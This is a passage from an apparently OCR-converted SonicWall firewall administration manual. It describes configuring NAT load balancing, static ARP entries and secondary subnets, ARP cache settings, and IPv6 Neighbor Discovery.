e After configuring the Access Rule for each server, click the **Add** button to add and activate that Access Rule.

f When finished, click **Close**.

When you're finished, attempt to access the Web servers via the firewall's WAN IP address using a system located on the public Internet on the new custom port (for example: `http://67.115.118.70:9100` and `http://67.115.118.70:9200`). You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Using NAT Load Balancing

Topics:

Prerequisites

IMPORTANT: The examples shown in the **Tasklist** section on the next few pages utilize IP addressing information from a demo setup — ensure you replace any IP addressing information shown in the examples with the correct addressing information for your setup. Also the interface names may be different.

IMPORTANT: It is strongly advised that you enable logging for all categories, and enable name resolution for logging.

To enable logging and alerting:

1 Navigate to **Log > Settings**.

2 Choose **Debug** from the drop-down menu next to **Logging Level**.

3 Chose **All Categories** from the drop-down menu next to **View Style**.


4 Check the boxes in the title bar next to Log and Alerts to capture all categories.

TIP: Debug logs should only be used for initial configuration and troubleshooting, and it is advised that once setup is complete, you set the logging level to a more appropriate level for your network environment.


5 Click on the **Apply** button in the upper right hand corner to save and activate the changes.

To enable log name resolution:

1 Go to **Log > Name Resolution**.



2 Choose **DNS then NetBIOS** from the **Name Resolution Method** drop-down menu. The **DNS Settings** section displays.



3 Select the Inherit **DNS Settings Dynamically from WAN Zone** option. The **Log Resolution DNS Server** fields are filled automatically and cannot be changed.

4 Click the **Accept** button to save and activate the changes.

Configuring NAT Load Balancing

To configure NAT load balancing, you must complete the following tasks:

1 Create address objects.

2 Create address group.

3 Create inbound NAT LB Policy.

4 Create outbound NAT LB Policy.

5 Create Firewall Rule.

6 Verify and troubleshoot the network if necessary.

To configure NAT load balancing:

1 Create Network Objects:

   a Go to the **Network > Address Objects** page.

   b Create the network objects for both of the internal Web servers and the Virtual IP (VIP) on which external users will access the servers.

2 Create an Address Group:

   a Click on the **Address Groups** tab.

   b Create an address group named **www_group**.

   c Add the two internal server address objects you just created.

3 Create an Inbound NAT Rule for www_group:

   a Create a NAT rule to allow anyone attempting to access the VIP to get translated to the address group you just created, using **Sticky IP** as the NAT method.

   NOTE: Do not save the NAT rule just yet.

4 Set **LB Type** and **Server Liveliness Method**.

   a On the **Advanced** tab of the NAT policy configuration control, you can specify that the object (or group of objects, or group of groups) be monitored via ICMP ping or by checking for TCP sockets opened. For this example, we are going to check to see if the server is up and responding by monitoring TCP port 80 (which is good, as that is what people are trying to access).

   b Click the **Add** button to save and activate the changes.

   NOTE: Before you go any further, check the logs and the status page to see if the resources have been detected and have been logged as online. Two alerts will appear as Firewall Events with the message `Network Monitor: Host 192.160.200.220 is online` (with your IP addresses). If you do not see these two messages, check the steps above.

   c Click the **Close** button.

5 Create an Outbound NAT Rule for LB Group.

   a Create a NAT rule to allow the internal servers to get translated to the VIP when accessing resources out the WAN interface (by default, the X1 interface).

6 Create a Firewall Rule for VIP.

   a Create a firewall rule to allow traffic from the outside to access the internal Web servers via the VIP.

7 Test your work.

   a From a laptop outside the WAN, connect via HTTP to the VIP using a Web browser.

NOTE: If you wish to load balance one or more SonicWall SRA Appliances, repeat Step 1 through Step 7, using HTTPS instead as the allowed service.

Troubleshooting NAT Load Balancing

If the Web servers do not seem to be accessible, go to the **Firewall > Access Rules** page and mouseover the **Statistics** icon.

If the rule is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.


You can also check the **Firewall > NAT Policies** page and mouseover the **Statistics** icon. If the policy is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

Finally, check the logs and the status page to see if there are any alerts (noted in yellow) about the Network Monitor noting hosts that are offline; it may be that all of your load balancing resources are not reachable by the firewall and that the probing mechanism has marked them offline and out of service. Check the load balancing resources to ensure that they are functional and check the networking connections between them and the firewall.

38

Managing ARP Traffic

Network > ARP



ARP (Address Resolution Protocol) maps layer 3 (IP addresses) to layer 2 (physical or MAC addresses) to enable communications between hosts residing on the same subnet. ARP is a broadcast protocol that can create excessive amounts of network traffic on your network. To minimize the broadcast traffic, an ARP cache is maintained to store and reuse previously learned ARP information.

Topics:

Static ARP Entries

The Static ARP feature allows for static mappings to be created between layer 2 MAC addresses and layer 3 IP addresses.


Topics:

Configuring a Static ARP

To configure a Static ARP:

1 Navigate to **Network > ARP**.

2 Under the **Static ARP** table, click the **Add** button. The **Add Static ARP** dialog displays.



3 In the **IP Address** field, enter the IP address of the firewall.

4 From the **Interface** drop-down menu, select the LAN interface on the firewall to be associated with this static ARP entry.

5 In the **MAC Address** field, enter the MAC address of the firewall.

6 To cause the firewall to respond to ARP queries for the specified IP address with the specified MAC address, select the **Publish Entry** option. This option is not selected by default.

This option can be used, for example, to have the firewall reply for a secondary IP address on a particular interface by adding the MAC address of the firewall. See Secondary Subnets with Static ARP on page 533. Selecting this option dims the **MAC Address** field and **Bind MAC Address** option.

7 To bind the MAC address specified to the designated IP address and interface, select the **Bind MAC Address** option. This option is not selected by default.

This option ensures that a particular workstation (as recognized by the network card's unique MAC address) can only the used on a specified interface on the firewall. After the MAC address is bound to an interface, the firewall:

- Does not respond to that MAC address on any other interface.
- Removes any dynamically cached references to that MAC address that might have been present.
- Prohibits additional (non-unique) static mappings of that MAC address.

8 To allow a MAC address to be bound to an interface when DHCP is being used to dynamically allocate IP addressing, select the **Update IP Address Dynamically** option, which is a sub-feature of the **Bind MAC Address** option.


Enabling this option dims the **IP Address** field and populates the ARP Cache with the IP address allocated by either the firewall's internal DHCP server or, if IP Helper is in use, by the external DHCP server.

9 Click **OK**.

Editing a Static ARP Entry

To edit a Static ARP entry:

1 In the **Static ARP Entries** table, click the entry's **Edit** icon in the **Configure** column. The **Edit Static ARP** dialog displays.



2 Make the changes.

3 Click **OK**. The entry is updated.

Secondary Subnets with Static ARP

The Static ARP feature allows for secondary subnets to be added on other interfaces without the addition of automatic NAT rules.

Topics:

Adding a Secondary Subnet

To add a Secondary Subnet using the Static ARP Method:

1 Add a 'published' static ARP entry for the gateway address that will be used for the secondary subnet, assigning it the MAC address of the firewall interface to which it will be connected.

2 Add a static route for that subnet, so that the firewall regards it as valid traffic, and knows to which interface to route that subnet's traffic.

3 Add Access Rules to allow traffic destined for that subnet to traverse the correct network interface.

4 Optional: Add a static route on upstream device(s) so that they know which gateway IP to use to reach the secondary subnet.

An Example


Consider the following network example (see Adding a Secondary Subnet on page 533).

To support the added configuration:


1 Create a published static ARP entry for `192.168.50.1`, the address that will serve as the gateway for the secondary subnet.

2 Associate it with the appropriate LAN interface. From the **Network > ARP** page, select the **Add** button in the **Static ARP Entries** section.

3 Add this entry:



4 Click **OK**. The entry appears in the **Static ARP Entries** table.




5 Navigate to the **Network > Routing** page.

6 Add a static route for the `192.168.50.0/24` network, with the `255.255.255.0` subnet mask on the X3 Interface.

7 To allow traffic to reach the `192.168.50.0/24` subnet and to allow the `192.168.50.0/24` subnet to reach the hosts on the LAN, navigate to the **Firewall > Access Rules** page.

8 Add appropriate Access Rules to allow traffic to pass.


Viewing Static ARP Entries



IP Address	IP address of the firewall serving as the gateway.
MAC Address	MAC address of the firewall serving as the gateway.
Vendor	Name of the firewall's manufacturer.
Interface	LAN interface associated with this entry.
Published	Indicates with a green checkmark whether the firewall responds to ARP queries for the specified IP address with the specified MAC address.


Bind MAC	Indicates with a green checkmark whether the MAC address is bound to the designated IP address and interface.
Configure	Displays the **Edit** and **Delete** icons for the entry.

ARP Settings



ARP Cache entry timeout (minutes)	Specify a length of time for the entries to time out and be flushed from the cache. The minimum time is 2 minutes, the maximum is 600 (10 hours), and the default is **10** minutes.
Don't glean source data from ARP requests	Select to prevent source data from being obtained from ARP requests. This option is not selected by default.

ARP Cache



IP Address	IP Address of the firewall.
Type	Indicates whether the ARP is static or dynamic.
MAC Address	MAC address associated with the IP Address.
Vendor	Name of the firewall's manufacturer.
Interface	LAN interface associated with this ARP entry.
Timeout	Indicates the time left in cache for this entry. If the entry was published when configured, **Timeout** displays `Permanent published`.
Flush	Displays the **Delete** icon for flushing the entry from ARP cache. **NOTE:** Only **Dynamic** entries have the **Delete** icon.

Flushing the ARP Cache

It is sometimes necessary to flush the ARP cache if the IP address has changed for a device on the network. As the IP address is linked to a physical address, the IP address can change, but still be associated with the physical address in the ARP Cache. Flushing the ARP Cache allows new information to be gathered and stored in the ARP Cache.

TIP: To configure a specific length of time for an entry to time out, enter a value in minutes in the **ARP Cache entry time out (minutes)** field; see ARP Settings on page 535.

To flush an entry in the ARP Cache table:

1 Click its **Delete** icon in the **Flush** column.

To flush one or more entries in the ARP Cache table:

1 Select the checkbox of one or more entries to be flushed. The **Flush** button becomes active.

2 Click the **Flush** button.


To flush all the entries in the ARP Cache table:

1 Click either **Flush ARP Cache** button.

39

Configuring Neighbor Discovery Protocol

Network > Neighbor Discovery (IPv6 Only)



The Neighbor Discovery Protocol (NDP) is a new messaging protocol that was created as part of IPv6 to perform a number of the tasks that ICMP and ARP accomplish in IPv4. Just like ARP, Neighbor Discovery builds a cache of dynamic entries, and you can configure static Neighbor Discovery entries. the IPv4/IPv6 neighbor messages and functions table shows the IPv6 neighbor messages and functions that are analogous to the traditional IPv4 neighbor messages.


IPv4/IPv6 neighbor messages and functions

IPv4 Neighbor message	IPv6 Neighbor message
ARP request message	Neighbor solicitation message
ARP relay message	Neighbor advertisement message
ARP cache	Neighbor cache
Gratuitous ARP	Duplicate address detection
Router solicitation message (optional)	Router solicitation (required)
Router advertisement message (optional)	Router advertisement (required)
Redirect message	Redirect Message

The Static NDP feature allows for static mappings to be created between a Layer 3 IPv6 address and a Layer 2 MAC address.


Topics:

Static NDP Entries



IP Address	IPv6 IP address for the remote device.
MAC Address	IPv6 MAC address for the remote device.
Vendor	Name of the remote device's manufacturer.
Interface	Interface associated with the remote device.
Configure	Contains the **Edit** and **Delete** icons for the entry.

NDP Settings




You specify the maximum time to reach a neighbor in **NDP Settings**.

To specify the maximum time:

1 Enter a number in the **Neighbor Discover BaseReachableTime (seconds)** field. The minimum is 0 seconds, the maximum is 3600 seconds, and the default is **20** seconds.

2 Click **Change**.

NDP Cache



The **NDP Cache** table displays all current IPv6 neighbors.

IP Address	IPv6 IP Address of the neighbor device.
Type	Type of neighbor: • **REACHABLE** - The neighbor is known to have been reachable within 30 seconds. • **STALE** - The neighbor is no longer known to be reachable, and traffic has been sent to the neighbor within 1200 seconds. • **STATIC** - The neighbor was manually configured as a static neighbor.,
MAC Address	IPv6 MAC Address of the neighbor device.
Vendor	Name of the neighbor device's manufacturer.
Interface	Interface associated with this neighbor device.
Timeout	The length of inactivity time until the user times out.
Flush	Contains the **Delete** icon for the entry.


These types of neighbors are displayed:

- **REACHABLE** - The neighbor is known to have been reachable within 30 seconds.
- **STALE** - The neighbor is no longer known to be reachable, and traffic has been sent to the neighbor within 1200 seconds.
- **STATIC** - The neighbor was manually configured as a static neighbor.

Configuring a Static NDP Entry

To configure a Static NDP entry:

1 Navigate to the **Network > Neighbor Discovery** page.



2 Under the **Static NDP Entries** table, click the **Add** button. The **Add Static NDP** dialog displays.

3 In the **IP Address** field, enter the IPv6 address for the remote device.

4 In the **Interface** drop-down menu, select the interface on the firewall that will be used for the entry.


5 In the **MAC Address** field, enter the MAC address of the remote device.

6 Click **OK**. The static NDP entry is added.

Editing a Static NDP Entry

To edit a Static NDP entry:

1 In the **Static NDP Entries** table, click the entry's **Edit** icon in the **Configure** column. The **Edit Static NDP** dialog displays.



2 Make the changes.

3 Click **OK**. The entry is updated.

Flushing the NDP Cache

It is sometimes necessary to flush the NDP cache if the IP address has changed for a device on the network. As the IP address is linked to a physical address, the IP address can change, but still be associated with the physical address in the NDP Cache. Flushing the NDP Cache allows new information to be gathered and stored in the NDP Cache.

TIP: To configure a specific length of time for an entry to time out, enter a value in minutes in the **NDP Cache entry time out (minutes)** field; see NDP Settings on page 538.

To flush an entry in the NDP Cache table:

1 Click its **Delete** icon in the **Flush** column.

To flush one or more entries in the NDP Cache table:

1 Select the checkbox of one or more entries to be flushed. The **Flush** button becomes active.

2 Click the **Flush** button.

